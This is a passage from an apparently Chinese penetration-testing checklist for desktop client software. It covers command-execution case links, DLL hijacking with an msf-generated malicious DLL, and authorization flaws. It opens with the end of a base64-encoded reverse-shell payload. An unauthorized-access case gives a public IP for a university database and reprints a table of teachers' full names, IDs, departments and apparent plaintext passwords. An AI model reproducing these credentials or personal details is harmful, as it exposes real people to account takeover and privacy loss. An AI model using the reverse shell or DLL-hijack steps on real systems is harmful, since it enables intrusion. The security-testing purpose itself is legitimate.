jdCg2Njc3LCAiMTI3LjAuMC4xliwgZnVuY3Rpb24oKXtjbGllbnQucGlwZShzaC5zdGRpbik7c2guc3Rkb
3V0LnBpcGUoY2xpZW50KTsKc2guc3RkZXJyLnBpcGUoY2xpZW50KTt9KTs=, base64 ).toString()
)>");

?>
```

|  | http://127.0.0.1:8888/lawebtest/ 127.0.0.1 | IANA 保留地址 | 2019/04/13 00:44:20 | 2019/04/13 23:27:27 |
|--|--|-----------|---------------------|---------------------|
|  | http://127.0.0.1:8888/lawebtest/ 127.0.0.1 | IANA 保留地址 | 2019/04/13 01:11:03 | 2019/04/13 23:27:27 |

相关参考

<https://www.anquanke.com/post/id/176379>

## 命令执行

案例0-印象笔记windows客户端6.15本地文件读取和远程命令执行

<http://blog.knownsec.com/2018/11/%E5%8D%B0%E8%B1%A1%E7%AC%94%E8%AE%B0-windows-%E5%AE%A2%E6%88%B7%E7%AB%AF-6-15-%E6%9C%AC%E5%9C%B0%E6%96%87%E4%BB%B6%E8%AF%BB%E5%8F%96%E5%92%8C%E8%B9%9C%E7%A8%8B%E5%91%BD%E4%BB%A4%E6%89%A7%E8%A1%8C/>

案例1-某云pc客户端命令执行挖掘过程

<https://www.secpulse.com/archives/53852.html>

案例2-金山WPS Mail邮件客户端远程命令执行漏洞(Mozilla系XUL程序利用技巧)

[https://shuimugan.com/bug/view?bug\\_no=193117](https://shuimugan.com/bug/view?bug_no=193117)

## 逻辑缺陷

测试点同web。

## 密码明文传输

## DLL劫持

Linux文件搜索顺序：

1. 当前目录
2. PATH顺序值目录

程序搜索DLL顺序：

//没提供绝对路径

- 1.应用程序加载的目录。
- 2.当前目录。
- 3.系统目录 (C:\Windows\System32\)。
- 4.16位的系统目录。
- 5.Windows目录。
- 6.PATH变量的目录。


程序可以加载攻击者放置的恶意dll。

利用procmon搜索程序加载的dll，观察name not found。

msf生成恶意dll放置于程序加载位置，运行程序即可触发payload。

案例0-dll劫持

dvta



## 授权认证缺陷

注册表键值，授权服务器返回信息构造。

相关参考

<https://cloud.tencent.com/developer/article/1430899>

## 越权

## 未授权

案例0-正方教务系统数据库任意操作

知道ip即可接管数据库

杭州正方漏洞说明工具 Powered By 独孤城 史丽君

File 商口

IP地址 : 202.116.160.167 连接 发送SQL语句

SQL语句:

```
select * from yhb
```

查询结果:

```
LCID TUET 30001620 AUW9DCI 教师 陈亚平 人文与法学学院 否 19630309 TUET 30001621 pXUBNIL 教师 巩玉浦 公共管理学院 否 5
TUET 30001624 wXVAKE 教师 李福芹 人文与法学学院 否 2653271 TUET 30001626 SJFH0 教师 左妙芳 思想政治理论课教学部 否 730516 TU
01627 GTW8E01 教师 杨婧 人文与法学学院 否 19750718 TUET 30001629 VWAIF 教师 吴建新 人文与法学学院 否 195401 TUET 30001630 BZ
教师 区晶莹 公共管理学院 否 38903160 TUET 30001633 @ZM4FAJ 教师 邹静琴 公共管理学院 否 19920124 TUET 30001639 KUWBSEAH 教师
体育教学部 否 19691118 TUET 30001640 AJW9E@H 教师 刘建涛
体育教学部 否 19831019 TUET 30001641 @W6EAI 教师 李嘉鹏
```

表名 yhb 分隔符 : 起始行数 0 结束行数 10 列数据 线程数 0 导出为txt

| YHM      | KL       | JS | XM  | SZDW       | TY | DLM | XQDM | CXYY | IPDZ | MAC | KCQ | KJC | SFO | JS     | JSMM | Z | D |
|----------|----------|----|-----|------------|----|-----|------|------|------|-----|-----|-----|-----|--------|------|---|---|
| 30001620 | AUW9DCI  | 教师 | 陈亚平 | 人文与法学学院    |    |     |      |      |      |     |     |     | 否   | 1963   |      |   |   |
| 30001621 | pXUBNIL  | 教师 | 巩玉浦 | 公共管理学院     |    |     |      |      |      |     |     |     | 否   | 5660   |      |   |   |
| 30001624 | wXVAKE   | 教师 | 李福芹 | 人文与法学学院    |    |     |      |      |      |     |     |     | 否   | 2653   |      |   |   |
| 30001626 | SJFH0    | 教师 | 左妙芳 | 思想政治理论课... |    |     |      |      |      |     |     |     | 否   | 730516 |      |   |   |
| 30001627 | GTw8E01  | 教师 | 杨婧  | 人文与法学学院    |    |     |      |      |      |     |     |     | 否   | 1975   |      |   |   |
| 30001629 | VWAIF    | 教师 | 吴建新 | 人文与法学学院    |    |     |      |      |      |     |     |     | 否   | 195401 |      |   |   |
| 30001630 | BZW0BAJ  | 教师 | 区晶莹 | 公共管理学院     |    |     |      |      |      |     |     |     | 否   | 3890   |      |   |   |
| 30001633 | @ZM4FAJ  | 教师 | 邹静琴 | 公共管理学院     |    |     |      |      |      |     |     |     | 否   | 1992   |      |   |   |
| 30001639 | KUWBSEAH | 教师 | 王进  | 体育教学部      |    |     |      |      |      |     |     |     | 否   | 1969   |      |   |   |

本案例来源于wooyun

## 溢出

## 0x08 相关技巧

1.wireshark直接过滤出服务器或数据库的ip或协议方便查看，如

ip.addr == 1.2.3.4&&http

2.如果有数据库账号，可以用数据库监控sql语句操作（如sql server profiler）。

## 0x09 参考资料&&相关资源

<https://resources.infosecinstitute.com>